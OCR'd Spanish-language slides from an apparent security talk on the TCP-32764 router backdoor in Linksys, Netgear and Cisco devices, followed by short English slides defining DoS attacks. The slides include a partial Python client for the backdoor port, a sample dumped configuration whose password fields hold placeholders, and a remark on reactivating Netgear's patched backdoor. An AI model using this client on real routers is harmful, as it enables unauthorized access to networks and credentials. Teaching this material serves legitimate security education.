
Las Marcas que implantaron este backdoor son a la fecha:

- **Linksys**
- **Netgear**
- **Cisco**

Lista completa en: https://github.com/elvanderb/TCP-32764

Reversing!

```
4
5   HOST = '192.168.1.1'
6   PORT = 32764
7
8   def send_message(s, message, payload='') :
9       header = struct.pack('<III', 0x53634D4D, message, len(payload))
10      s.send(header+payload)
11      sig, ret_val, ret_len = struct.unpack('<III', s.recv(0xC))
12      assert(sig == 0x53634D4D)
13      if ret_val != 0 :
14          return ret_val, "ERROR"
15      ret_str = ""
16      while len(ret_str) < ret_len :
17          ret_str += s.recv(ret_len-len(ret_str))
18      return ret_val, ret_str
19
20  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
21  s.connect((HOST, PORT))
```





```
essage : 1
ime_zone=GMT+1 2\x00time_daylight=0\x00restore_default=0\x00wan_ifname=ppp0\x00wan_mode=pppoa\x00wan_iptype=Dynamic\
00wan_ipaddr=\x00wan_netmask=\x00wan_gateway=\x00wan_mtu=1500\x00wan_fix_dns=0\x00wan_dns1=\x00wan_dns2=\x00wan_maca
dr=\x00wan_encap=0\x00pppoa_encap=1\x00wan_vpivci_detect=1\x00wan_vpi=8\x00wan_vci=35\x00wan_account=\x00wan_domain=
x00wan_dod=1\x00wan_qos=ubr\x00wan_pcr=\x00wan_scr=\x00wan_cmtu=auto\x00dsl_modulation=MMODE\x00dhcp_dns0=\x00dhcp_d
s1=\x00dhcp_dns2=\x00dhcp_wins=\x00lan_if=br0\x00lan_ipaddr=192.168.1.1\x00lan_netmask=255.255.255.0\x00lan_bipaddr=
92.168.1.255\x00dhcp_server_enable=1\x00dhcp_server_ip=\x00dhcp_start_ip=192.168.1.100\x00dhcp_end_ip=192.168.1.149\
00dhcp_reserved=\x00dhcp_lease=0\x00http_username=admin\x00http_password=SUP4_P4SSWORD\x00http_timeout=5\x00rt_stati
_route=\x00rt_rip_version=1\x00rt_rip_direction=0\x00rt_rip_recvflag=1\x00rt_rip_sendflag=1\x00ddns_enable=0\x00ddns
service_provider=dyndns\x00ddns_user_name=\x00ddns_password=\x00ddns_host_name=\x00tzo_user_name=\x00tzo_password=\x
0tzo_host_name=\x00ddns_use_wildcards=0\x00pppoe_username=\x00pppoe_password=\x00pppoe_idle=5\x00pppoe_service=\x00p
ppoe_redial=30\x00pppoa_username=SECRET_ID\x00pppoa_password=SECRET_PASSWORD\x00pppoa_ipaddr=\x00wifi_ssid=linksys\x0
wifi_region=\x00wifi_channel=11\x00wifi_auth_type=3\x00wifi_psk_pwd=WIFI_PASSWORD\x00wifi_psk_lifetime=3600\x00wifi_
```

Lo arreglamos, pero.....

Netgear subio un nuevo firmware que solucionaba el problema del backdoor instalado en sus equipos, sin embargo!

LO VOLVIERON A INGRESAR, “PERO” de otra forma! :S

Pues para “reactivar” el Backdoor se debe enviar un paquete especialmente manipulado 0x8888 y el Hash de DGN1000


ISP
¿Problem?

El problema del trabajo “Por Defecto”

Muchos ISP utilizan las mismas claves para el acceso a los routers de sus clientes.


Algunos habilitan servicios NO seguros para “monitorear” sus equipos, dejando toda la RED

DEMO TIME!



SSL
¿Problem?

What Is a Denial of Service Attack?

- Denial of Service (DoS) is an attack on a computer or network that **reduces, restricts** or **prevents legitimate** of its resources
- In a DoS attack, attackers flood a victim system with **non-legitimate service requests or traffic** to overload its resources




How Distributed Denial of Service Attacks Work

